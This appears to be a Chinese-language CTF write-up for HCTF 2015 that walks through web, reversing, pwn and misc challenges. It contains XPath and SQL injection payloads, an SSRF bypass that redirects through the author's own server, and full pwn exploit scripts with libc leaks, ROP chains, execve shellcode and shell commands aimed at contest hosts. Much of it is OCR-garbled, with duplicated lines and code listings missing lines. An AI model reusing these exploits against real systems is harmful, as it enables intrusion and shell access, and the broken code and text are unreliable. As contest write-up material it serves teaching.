By Sigma 2015.12.7

Web

1. injection

根据提示是xpath注入,一直以为是xxe尴尬 根据xpath语法http://www.w3school.com.cn/xpath/xpath_syntax.asp 通过在路径表达式中使用"|"运算符,您可以选取若干个路径。 然后需要闭合单引号,猜测//user['user1']这样的语法 而//*是读取当前页面所有元素 因此可以利用']|//*|//user['遍历所有元素,得到flag

2. Personal blog

http://404.hack123.pw/

打开发现是什么LoRexxar的博客。

无聊就上github上搜了下 没想到竟然还搜到了。

https://github.com/LoRexxar/LoRexxar.github.io

里面有个flag的文件base64 decode了下flag就出来了。

3. fuck ===

← → C 120.26.93.115:18476/eff52083c4d43ad45cc8d6cd17ba13a1/index.php

老题型了,拿到就秒。

http://120.26.93.115:18476/eff52083c4d43ad45cc8d6cd17ba13a1/index.php?a[]=1&b[]=2

← → **C** 120.26.93.115:18476/eff52083c4d43ad45cc8d6cd17ba13a1/index.php?a[]=1&b[]=2

Flag: hctf{dd0g_fjdks4r3wrkq7jl}

4.404

http://120.26.93.115:12340/3d9d48dc016f0417558ff26d82ec13cc/webi.php

看了下服务器是linux的,区分大小写。 猜测是不是因为大小写的问题导致了404 然后请求大写 看包。

```
1 HTTP/1.1 302 Moved Temporarily
2 Server: nginx
3 Date: Mon, 07 Dec 2015 06:29:32 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/5.6.14
7 location: ./webl.php
8 flag: hctf{w3lcome_t0_hc7f_f4f4f4}
9 Content-Length: 164
```

5. Hack my net

访问: http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1

302重定向到:

http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?

<u>u=http://nohackair.net:80/usr/themes/trapecho/css/bootstrap-responsive.min.css</u>

返回的HTTP头部如下: Request URL: http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/7u=http://nohackair.net:80/usr/themes/trapecho/css/bootstra... Request method: GET Remote address: 120.26.224.102:25045 Edit and Resend Raw headers Status code: 0 200 0K Version: HTTP/1.1 Q Filter headers Response headers (0.287 KB) Config: "http://localareanet/all.conf" Content-Type: "text/cs: Date: "Mon, 07 Dec 2015 09:07:54 GMT Notice: ".Css Proxy v1.0" Server: "Apache/2.4.9 (Win32) PHP/5.5.12 Transfer-Encoding: "chunked" X-Powered-By: "PHP/5.5.12" ▼ Request headers (0.456 KB) Host: "120.26.224.102:25045" User-Agent: "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0"

One request, 7.98 KB, 2.09 s Clear

发现以下几个敏感字段:

Connection: "keep-alive"

DNT: "1"

Accept-Language: "en-US,en;q=0.5"
Accept-Encoding: "gzip, deflate"

1 Config: http://localareanet/all.conf

Accept: "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"

2 Content-Type:"text/css"

- 3 Notice: ".Css Proxy v1.0"
- 4 Server: "Apache/2.4.9 (Win32) PHP/5.5.12"
- 5 X-Powered-By: "PHP/5.5.12"

猜测后台使用apache作为代理转发CSS文件请求。并且flag应该在内网服务

器http://localareanet/all.conf中。

直接访问:

http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?u=http://localareanet/all.conf

直接被重定向了 Request URL: http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?u=http://localareanet/all.conf 120 26 224 102:25045 Edit and Resend Raw headers Status code: A 302 Found Version: HITP/1.1 Q. Filter headers Response headers (0.371 KB) Config: "http://localareanet/all.conf" Connection: "Keep-Alive" Content-Length: "3" Content-Type: "text/html" Date: "Mon, 07 Dec 2015 09:10:08 GMT" Location: "?u=http://nohackair.net:80/usr/themes/trapecho/css/bootstrap-responsive.min.css" Server: "Apache/2.4.9 (Win32) PHP/5.5.12" X-Powered-By: "PHP/5.5.12"

测试下SSRF:

1. http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?

u=http://localareanet/all.conf
Request URL: http://l20.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?u=http://localareanet/all.conf
Request method: GET
Request method: GET
Remote address: 130. 26.224.102:25045
Status code: ▲ 302 Found

□ Filter headers
□ Response headers (0.371 KB)

Config: "http://localareanet/all.conf"
Connection: "Keep-Alive"
Content-Length: "3"
Content-Length: "3"
Content-Type: "text/html"
Date: "Mon, 07 Dec 2015 09:17:43 GMT"

Keen-Alive: "timeout=5 max=100"
Location: "%u=http://nohackair.net:80/usr/themes/trapecho/css/bootstrap-responsive.min.css"
Notice: .css Proxy v1.0

Server: "Apache/2.4.9 (Win32) PHP/5.5.12"

X-Powered-By: "PHP/5.5.12"

2. http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?
u=http://nohackair.net:80@localareanet/all.conf

Request URL: http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?u=http://nohackair.net:80@localareanet/all.conf Request method: GET Remote address: 120, 26, 224, 102: 25045 Edit and Resend Raw header Status code: < 501 File Not Allowed! Q. Filter headers Response headers (0.258 KB) Config: "http://localareanet/all.conf Connection: "close" Content-Length: "3" Content-Type: "text/html" Date: "Mon, 07 Dec 2015 09:17:05 GMT" Notice: ".Css Proxy v1.0" Server: "Apache/2.4.9 (Win32) PHP/5.5.12" X-Powered-By: "PHP/5.5.12"

判断请求u参数可以使用http://nohackair.net:80@127.0.0.1/这种形式绕过,应该可以继续ssrf下去,只不过文件后缀不行,服务器返回501 File Not Allowed!

试了下外网主机, 同样可以访

问: http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?

u=http://nohackair.net:80@104.238.149.183/1.css



test css

远程主机104.238.149.183上建立1.php内容为:

1 <?php header('Location: http://104.238.149.183:8888/');?>

在远程主机104.238.149.183监听8888端口。

访问:

http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?

u=http://nohackair.net:80@104.238.149.183/1.php

```
root@vultr:~# nc -vv -l -p 8888
Listening on [0.0.0.0] (family 0, port 8888)
Connection from [120.26.224.102] port 8888 [tcp/*] accepted (family 2, sport 62424)
GET / HTTP/1.0
Host: 104.238.149.183:8888
```

发现http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?u=仍然会去请求http://104.238.149.183/1.php的内容,而不是根据php后缀直接抛弃。并且会跟进执行远程服务器的302重定向请求。

于是修改1.php文件内容:

1 <?php
2 header('Location: http://localareanet/all.conf');
3 ?>

再次访问:

http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?

u=http://nohackair.net:80@104.238.149.183/1.php

发现仍然返回501。

试了很多吧后,发现之前访问css的http返回头部的Content-Type字段是text/css于是再次修改1.php文件内容:

- 1 <?php
 2 header('Content-Type:text/css; Location:http://localareanet/all.conf');
 3 ?>
- 再次访问:

http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?

u=http://nohackair.net:80@104.238.149.183/1.php

成功返回flag

Load URL http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?u=http://nohackair.net:80@104.238.149.183/1.php

| Split URL | Execute | Enable Post data | Enable Referrer

description:hctf{302_IS_GOOD_TO_SSRF}
showdescription:off
site:http://www.nohackair.net:80
allowtype:.css

1 hctf{302_IS_G00D_T0_SSRF}

6. confused question

http://120.26.224.102:23333/d20876f3f4d1c8358efcb9c0dde3781b/login.php.txt

源码测漏了出来。看到是把admin替换成了quest

但是有parse_str parse_str的时候会再urldecode一次。 通过编码就能让他不替换了。 然后再循环出来,\$v[username]如果这里是个字符串 然后后面就想成[0] 截取第一个字符 \'=> \ 导致了double query下的注入

- 1 http://120.26.224.102:23333/d20876f3f4d1c8358efcb9c0dde3781b/login.php? loginstr=%2561dmin='
- 2 POST: password=or 1#

7. COMA WHITE

题目给出了一段混淆后的JS, 先将关键部分解码, 得到:

```
菜单(F) 编辑(E) 选择(S) 查找(I) 查看(V) 转到(G) 工具(T) 项目(P) 首选项(N) 帮助(H)
                     "7e56035a736d269ad670f312496a0846d681058e73d892f3a1d085766d2ee0846d0af56bf900c5eeb37caea737059dce0326a0d2
      var result =
      (function($, coveredFlag){
         $.subscribe("step_0",function(e,data){
           var flag=data.flag;
           var edwardNorton=[1,2,1,1,1,2,1,1,2,1,2,2,2,1,2,1,2,1,1,2,1,2];
var davidFincher=[];
           var nortonPointer=0;
           $.each(edwardNorton, function(index, val){
               var dfPart=flag.slice(nortonPointer,nortonPointer+val);
                nortonPointer+=val;
               davidFincher.push(dfPart)
           $.publish("step_1",{davidFincher:davidFincher})
         .subscribe("step_1",function(e,data){
           var davidFincher=data.davidFincher;
           var bradPitt=[];
           $.each(davidFincher, function(index, val){
                var bpPart=FFBA94F946CC5B3B3879FBEC8C8560AC(val);
                bpPart=bpPart.replace(/\=/g,"");
                bpPart=E3AA318831FEAD07BA1FB034128C7D76(bpPart);
               bradPitt.push(bpPart)
           var MarilynManson=bradPitt.join();
if(MarilynManson.replace(/\,/g,""))===coveredFlag){
    showAlertBox("THE FLAG YOU GIVEN IS CORRECT, YOU ARE SUPPOSED TO SUBMIT IT.")
 SERT MODE, Line 1, Column 1; Saved C:\Users\Q7\Desktop\web.js (UTF-8)
                                                                                                                                          中。,半简 L mipt
```

可以看出验证逻辑分为2步:


Step_0:将输入内容按照[1,2,1,1,1,2,1,1,2,1,2,2,2,1,2,1,2,1,1,2,1,2]分组;


Step 1:将分组后得到的22个字符串依次

用FFBA94F946CC5B3B3879FBEC8C8560AC,AD9539C3B4B28AABF6F6AF8CB85AEB53,E3AA318831FEAD07BA1FB0 34128C7D76三个函数处理。将处理后的22个字符串拼接起来,与固定的result进行比较,若相同,则输入内容正确。

再看下三个关键函数,对base64和md5算法熟悉的话不难看出三个函数的作用分别是base64加密、去掉等号、md5加密。

因此解密只需将result分为22个长度为32的md5解密添加等号补全4位后再解一次base64最后拼接起来即可。





RE

8. 真的非常友善的逆向题(福利)

- 1 友善的出题人在抢馄饨的时候有了新的灵感。 奖励金币: 200
- 2 文件下载链接:http://pan.baidu.com/s/1kUl3oLD 密码:v852

• 第一部分是与内存中的316754相减,再与内存中的数据比较,结果唯一。

分析

程序使用MFC编写,具有反调试,Check按钮会躲避鼠标的点击,会创建两个线程对内存的两个数据进行动态修改,将MoveWindow给nop掉,再进行调试就可以了。 说一下算法验证,对输入的数据分为三部分进行验证

- 第二部分针对大写字母,小写字母,其它字符分别进行处理,这里需要先识别出函数0×401D40,该函数是通过二分法来在获取字符所在的位置,并返回,结果唯一。
- 第三部分是异或操作,两个线程对特定内存修改的值进行异或,再与输入的异或,最后对比,具有多个结果。

代码

```
6 import string
  def getEndChar():
       rt = []
       for i in (0x1,0x2,0xe,0xd,0x31,0x32):
11
12
           o += chr(ord('H') ^ i)
13
           o += chr(ord('c') ^ i)
           o += chr(ord('6') ^ i)
14
           o += chr(ord(';') ^ i)
           t = True
16
17
           for l in o:
               if ord(l) < 32 or ord(l) > 127:
18
           if t == True:
21
               rt.append(o)
22
       return rt
23
24
   def getMiddleChar():
       rt = ''
25
       t = ''
       ver = '\x14duh\x12\xc8f\x0bh\x15hu'
       for c in ver:
           i = int(c.encode('hex'), 16)
           if i < 26:
               t = string.ascii_uppercase[i]
32
           elif i >= 0x64 and i < 0x64 + 26:
33
               t = string.ascii_lowercase[i-0x64]
34
               t = chr(i - 0x98)
           rt += t
       return rt
   def getHeadChar():
       rt = ''
       v1 = '316754'
41
42
       v2 = [0xeb, 0xee, 0xe2, 0xf1, 0xba]
43
       for i in xrange(5):
           rt += (chr(0x100+ord(v1[i])-v2[i]))
       return rt
   if __name__ == '__main__':
47
       HeadChar = getHeadChar()
49
       MiddleChar = getMiddleChar()
       for e in getEndChar():
           print '%s%s%s}' % (HeadChar, MiddleChar, e)
51
```

9. 复古的程序

- 1 出题人比较怀旧,还停留在计算机的启蒙时代 本题获得金币: 250
- 2 文件下载链接: http://pan.baidu.com/s/1pKqKPQj 密码: d2rd

分析

这个程序是MS-DOS的,数据,代码都写到了一个段中。而且还进行了加密。静态解密得到的代码也有问题

最后,d神给了DOS虚拟机,使用turbo debug来进行调试,尝试了下断点进行动态调试,发现一调试程序就崩溃,无奈,只能不下断点,让程序执行结束,再对代码进行静态分析。

加密方式

程序对输入的数据,使用base64进行第一次变换(在分析了好久之后,才发现的),但是没有进行查表操作,而是通过比较来对字符进行加减操作,得到可显示字符,完成第二次变换。将这些字节前0x10异或0x7移动到为后0x10,后0x10个字节异或0xc,放到前面,完成第三次变换。再对这些字节,先取偏移为偶数的字节,再取偏移为奇数的字节,形成新的字符串,完成第四次变换。再与内存中的字符进行比较。base64的加密是每三个字节变成四个字节,解密操作是将四个字节再变成三个字节。因此输入的应该是24位,通过变换得到32位。

base64加密相关链接: http://www.adp-gmbh.ch/cpp/common/base64.html

代码

```
6 import struct
8 B = lambda x: struct.pack('B', x)
9 UB = lambda x: struct.unpack('B', x)[0]
11 def c_ver(ver):
12
       rt1 = ''
       rt2 = ''
13
       for i in xrange(0x10):
14
15
            rt1 += B(UB(ver[i+0x10]) ^{\circ} 0x7)
            rt2 += B(UB(ver[i]) ^{\circ} 0xc)
17
       return rt1+rt2
19 def c20f(c):
       ic = UB(c)
       if ic > 0x19:
21
            if ic > 0x33:
23
                if ic != 0x3e:
24
                     if ic != 0x3f:
                         ic += 0x30
25
                         ic = 0x34
                    else:
29
                         ic = 0x2f
                    ic = 0x2b
32
33
                ic += 0x61
                ic -= 0x1a
            ic += 0x41
```

```
return ic
   def last(v):
       rt1 = ''
       rt2 = ''
42
       for i in xrange(0x10):
43
           rt1 += v[2*i]
           rt2 += v[2*i+1]
       return rt1 + rt2
47
   def b64d(v):
       rt = ''
       for i in xrange(0, len(v), 4):
           rt += B((UB(v[i]) << 2) + ((UB(v[i+1]) & 0x30) >> 4) & 0xff)
           rt += B(((UB(v[i+1]) \& 0xf) << 4) + ((UB(v[i+2]) \& 0x3c) >> 2) \& 0xff)
           rt += B(((UB(v[i+2]) \& 0x3) << 6) + UB(v[i+3]) \& 0xff)
53
       return rt
   def r_last(v):
       rt = ''
       for i in xrange(0x10):
           rt += v[i]
           rt += v[0x10+i]
       return rt
   if __name__ == '__main__':
62
       ver_bin = 'EIAgVNoJfI]s]ENAH<HkHbu5@7iBCiC}'</pre>
63
64
       print 'Raw:'
65
       print ver_bin
       r1 = r_{last(ver_bin)}
       print '1 Change:'
       print r1
       r2 = c_ver(r1)
       print '2 Change:'
70
       print r2
71
72
       r3 = []
73
       for j in r2:
           for i in xrange(0, 64):#base64 里 算 法 的 表 为 64
                if c20f(B(i)) == UB(j):
76
                    r3.append(B(i))
       print 'flag:'
       print b64d(r3)
```

10. 欧洲人的游戏(你是欧洲人吗?)

比较简单的逆向,要求输入20个字符,其中后10个字符简单异或 0x07 加密,前10个字符分成奇偶两组,分别计算crc,要求crc的值等于预设值。

两组分别暴力枚举即可。



PWN

11. BrainFuck

BrainFuck的程序逻辑是通过BF编码来自己构建C文件并编译执行,bf_map为映射关系,只要构造一个有栈溢出的C程序就可以进行漏洞利用,漏洞利用过程中还需要使用指针ptr与putchar函数泄露libc内存基地址以及栈上的cookie。

```
1 bf_map = {
                ".":
 2
                         "putchar(*ptr);",
                " " ;
                         "*ptr =getchar();",
                "[":
                         "while (*ptr) { ",
                "l" :
                         "}",
                "-" :
                         "--*ptr;",
                "+" :
                         "++*ptr;",
                "<":
                         "--ptr;",
                ">" :
                         "++ptr;",
10
```

最终的利用代码如下:

```
1 from zio import *
 2 def pwn2(host):
            io = zio(host, timeout=600, print_read=False, print_write=False)
       except Exception,e:
           print(str(e))
           exit(0)
       def send_token(token):
            io.read_until("TOKEN=")
11
            io.writeline(token)
           if 'OK' not in io.readline():
    print 'token error!'
12
13
                exit(0)
15
       def exploit():
17
            bf_map = {
                          r"putchar(*ptr);",
                r",":
                         r"*ptr =getchar();",
                r"[":
                         r"while (*ptr) { ",
                r"]" :
                         r"}",
21
                         r"--*ptr;",
                r"-" :
23
                r"+" :
                          r"++*ptr;"
                r"<" :
                          r"--ptr;",
24
                r">" :
                         r"++ptr;",
            leak_stack = '<'*0x30 + '.>'*0x30
           write_stack = ',[>,.]' + '>>>>>> ' + ',>'*0x20
28
                        = ']q'
29
            ending
```

```
io.write(leak stack)
           io.write(write_stack)
32
           io.write(ending)
33
           info = io.read(0x30)
           libc = l64(info[8:16]) - 0x70b5e
35
           system = libc + 0x46640
           binsh = libc + 0 \times 17ccdb
                  = libc + 0x3c290
           exit
                 'libc : ' + hex(libc)
           print 'system : ' + hex(system)
           print 'binsh : ' + hex(binsh)
41
                          : ' + hex(exit)
42
           print 'exit
43
                  = libc + 0 \times 0022b1a
           pdr
45
           io.write('1'*0x208+'\x00')
           rop_chains = "".join([
                164(pdr)
               l64(binsh)
                164(system)
                164(exit)
           ])
           io.write(rop_chains)
53
           io.writeline('id')
           io.writeline('cat flag')
           io.close()
       send_token(token='37a7fbc040af3e68a2c136dbebd60d6b')
       exploit()
               == '__main__':
  if __name___
       host = ('120.55.86.95', 22222)
       pwn2(host)
62
```

1 hctf{ffb77adbabb5c723ef32a109116fa10b}

12. Are you selling sword

pwn3有一处bug是溢出覆盖ebp的3字节。

```
int getInformation()
{
  char v1; // [sp+4h] [bp-94h]@1
  char v2; // [sp+2Ch] [bp 6Ch @1

  puts("The name of you shop:");
  getStr(&v1, 0x28);
  puts("Give me the introduce of shop");
  return getStr(&v2, 0x70);
}
```

由于pwn3并未开启 NX,所以基本利用思路是覆盖ebp最终使得esp指向数据段swords指针数组,并执行ret使得程序执行heap上的代码。这种利用方式需要进行栈地址的碰撞,因此需要不停的连接,具体代码如下:

```
2 import time
 3 def pwn3(host):
           io = zio(host, timeout=3000, print_read=False, print_write=False)
       except Exception,e:
           print(str(e))
           exit(0)
       def send token(token):
11
           io.read until("TOKEN=")
12
           io.writeline(token)
           if "OK" not in io.readline():
13
               print "token error!"
14
15
               exit(0)
       def exploit():
           swords = 0 \times 0804B0C0
           leave = 0 \times 8048e57
21
           shellcode = '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x5
   3\x89\xe1\xb0\x0b\xcd\x80'
22
           io.writeline('shop')
24
25
           io.writeline('info')
           io.writeline('1')
           io.writeline('0'*64)
29
           io.writeline('1')
           io.writeline('1')
           io.writeline('a'*100)
32
33
34
           io.writeline('1')
           io.writeline(shellcode.ljust(64,'\x90'))
           io.writeline('1')
           io.writeline('1')
           io.writeline('b'*100)
42
           io.writeline('2')
           io.writeline('0')
45
           io.writeline('1')
           io.writeline('01234567' + '8888' + l32(swords)+l32(leave))
           io.writeline('1')
           io.writeline('1')
           io.writeline('\x90'*100)
52
           io.writeline('5')
           io.writeline('shop')
53
54
           io.writeline( '8888'+(132(swords)+132(leave))*(0x68/8) )
           io.writeline("id")
           io.writeline("cat flag")
           io.close()
       send_token(token='37a7fbc040af3e68a2c136dbebd60d6b')
       exploit()
```

```
62 if __name__ == '__main__':
63    host = ('120.55.113.21',33333)
64    while True:
65         pwn3(host)
66         time.sleep(1)
```

1 hctf{7cf61ce2a5757fa4e2b1fc43100c179f}

13. What should I do

函数400a8c中有两个紧挨着的160长度的buffer。前面存接收到的字符串,后面的存对其解密后base64字符串。

当输入数据长度160时,前面的buffer不会有\x00,导致base64解密一直持续。例如,前面160字节的串解密成120个长度的明文。持续对这120长度解密,二次明文90长度,其中40填满后一个buffer。另外50被溢出。40长度的二次明文解密,会生成30长度三次明文。所以buffer外溢出的可用的有80字节。溢出的10个int64中。第一个貌似没什么用,第2个是cookie,第3个rbp,第4个返回地址,所以可以R0P。

printf会输出解密后的字符串。当解密后的字符串刚好只覆盖cookie末尾的0x00时。就可用printf输出cookie及rbp。但是不能用\x00来阻止base64继续解密。这样printf时,也会被\x00阻止,输出不到cookie。不过可以用=来阻止base64解密。

拿到cookie和rbp后。由于10个int64作ROP不够用。考虑ROP调用read()接收第二个payload到栈上,栈地址由前面泄露的rbp得到。payload2继续ROP泄露libc地址。算到system地址。最后ROP调用system("/bin/sh")

MISC

14. What Is This

打通关,就看到flag了。

15. Andy(你们知道他是谁吗)

直接丢进ieb

题目就是输入的值进行计算后进行与SRlhb70YZHKvlTrNrt08F=DX3cdD3txmg比较

```
1 e="SRlhb70YZHKvlTrNrt08F=DX3cdD3txmg"
2
3 aa="0 1 2 3 4 5 6 7 8 9 a b c d e f g h i j k l m n o p q r s t u v w x y z = A B C D E
F G H I J K L M E 0 P Q R S T U V W X Y Z".replace(" ","")
4 bb="W,p,X,4,5,B,q,A,6,a,V,3,r,b,U,s,E,d,C,c,D,0,t,T,Y,v,9,Q,2,e,8,P,f,h,J,N,g,u,K,k,H,x,
L,w,R,I,j,i,y,l,m,S,M,1,0,0,n,2,G,7,=,F,Z".replace(",","")
5 d=""
```

16. 送分要不要? (萌新点我)

这题目就比较坑了binwalk下发现一个png和一个压缩包 foremost提取出来发现压缩包里文件名为flag.jpg的文件也是一个png。

```
oot@kali:~# binwalk misc50
DECIMAL
              HEXADECIMAL
                              DESCRIPTION
                              Zip archive data, at least v2.0 to extract, compre
              0 \times 0
ssed size: 41763, uncompressed size: 49033, name: "flag.jpg"
41826
              0xA362
                              LZMA compressed data, properties: 0xBF, dictionary
size: 524288 bytes, uncompressed size: 36 bytes
                             End of Zip archive
41891
              0xA3A3
42020 97
              0×A424
                              PNG image, 1366 x 768, 8-bit/color RGBA, non-inter
laced
42126
              0xA48E
                              Zlib compressed data, best compression, uncompress
ed size >= 2457600
```

接下来尝试了diff两张图片和各种隐写的姿势……只发现笑脸和哭脸似乎有点问题,但貌似并不能藏flag…… 开下脑洞用winhex看了看文件其他部分,发现0xA3A3-0xA424有一段奇怪的字符串,很像base64,成功解开 后发现是base32,再解base32得到flag。

17. 福利(萌新不要点啊!)

题目给了一张大图,里面含有多个方形八卦图案,每个方形对应于一个英文字母,空白的方形对应空格。以任意一种映射方式给每种方形做映射之后,得到替换加密后的字符串。截取开头的一小段放到www.quipqiup.com 上进行解密,得到部分原文,再逐个得到全都字符映射关系

IT WAS THE BEST OF TIMES IT WAS THE WORST OF TIMES...

grep --color FLAG搜索原文

FLAG IS HERE HCTF BAGUAISINTERESTINGDUIBAALL THESE THINGS AND... 发现FLAG

1 hctf{BAGUAISINTERESTINGDUIBA}

代码:

```
1 #!/usr/bin/env python
2 # -*- coding: utf-8 -*-
3 # @Author: synchr
4 # @Date: 2015-12-06 16:34:00
5 # @Last Modified by: synchr
6 # @Last Modified time: 2015-12-06 18:11:37
7
8 import Image
9
10 def symbols_to_text():
    hash_to_chr = {}
```

```
12
       text = []
13
       side_len = 80
15
       colormode = 'RGBA'
       bgcolor = (255)
       symbol_img = Image.new(colormode, (side_len, side_len), bgcolor)
       flag_img = Image.open("flag.png")
21
       (width, height) = flag_img.size
23
       for base_h in xrange(10, height, side_len):
24
           if base_h + side_len > height:
25
           for base_w in xrange(10, width, side_len):
                if base_w + side_len > width:
               is_space = True
               for j in xrange(side_len):
                    for i in xrange(side_len):
                        ori_pixels = flag_img.getpixel((base_w + i, base_h + j))
33
                        symbol_img.putpixel((i, j), ori_pixels)
                        if list(ori_pixels) != list((255, 255, 255, 255)):
                            is_space = False
               s = symbol_img.tostring()
               h = hash(s)
               if h not in hash_to_chr:
                    if is_space:
                       hash_to_chr[h] = " "
42
                        hash_to_chr[h] = chr(ord("A") + c)
                        c += 1
               text.append(hash_to_chr[h])
       text = "".join(text)
       return text
  def main():
       text = symbols_to_text()
       chrmap = {
           . . . . . .
54
           "A" : "I",
           "B" : "T"
           "C" : "W"
           "D" : "A",
           "E" : "S",
           "F" : "H",
           "G" : "E",
           "H" : "B"
62
           "I" : "0"
63
           "J" : "F"
64
           "K" : "M",
           "L" : "R",
           "M" : "G"
67
           "N" : "D",
           "0" : "L"
           "P" : "N"
70
           "0" : "P"
           "R" : "C"
72
```

```
73
74
82
       text = "".join(map(lambda x : chrmap[x], text))
83
       print text
86 if __name__ == '__main__':
```

18. RedefCalc(PPC)

比较经典的DP

• 数字序列: num[0..n-1]

状态设计: dp[i][j]表示num[i]到num[j]所有计算顺序所求得的总和,显然dp[i][i] == num[i]

• 求解目标: dp[0][n-1]

• 状态转移方程:

$$dp[i][j] = \sum f(i,j,o)$$

num[i..j]中间的每个运算符 o

- o表示num[i..j]中间的任意一处运算符
- k表示o左侧第一个数字的下标
- cl表示o左侧运算符数量, cl=k-i
- cr表示o右侧运算符数量, cr=j-(k+1)
- co表示o两侧运算符总数量, co=cl+cr 得到

$$dp[i][k]*A^{cr}_{co}+dp[k+1][j]*A^{cl}_{co}, \qquad o='+' \ dp[i][k]*A^{cr}_{co}-dp[k+1][j]*A^{cl}_{co}, \qquad o='-' \ dp[i][k]*dp[k+1][j]*C^{cl}_{co}=dp[i][k]*dp[k+1][j]*C^{cr}_{co}, \qquad o='*'$$

总时间复杂度 需要注意的点:

- n最大900
- 记忆化A(n,k)和C(n,k)
- o='*'时,注意3个整数连乘溢出
- 做足优化,尽量少用%
 - 1 FLAG
 - 2 hctf{7c8821b6337d4c39579856bc2105fd1c}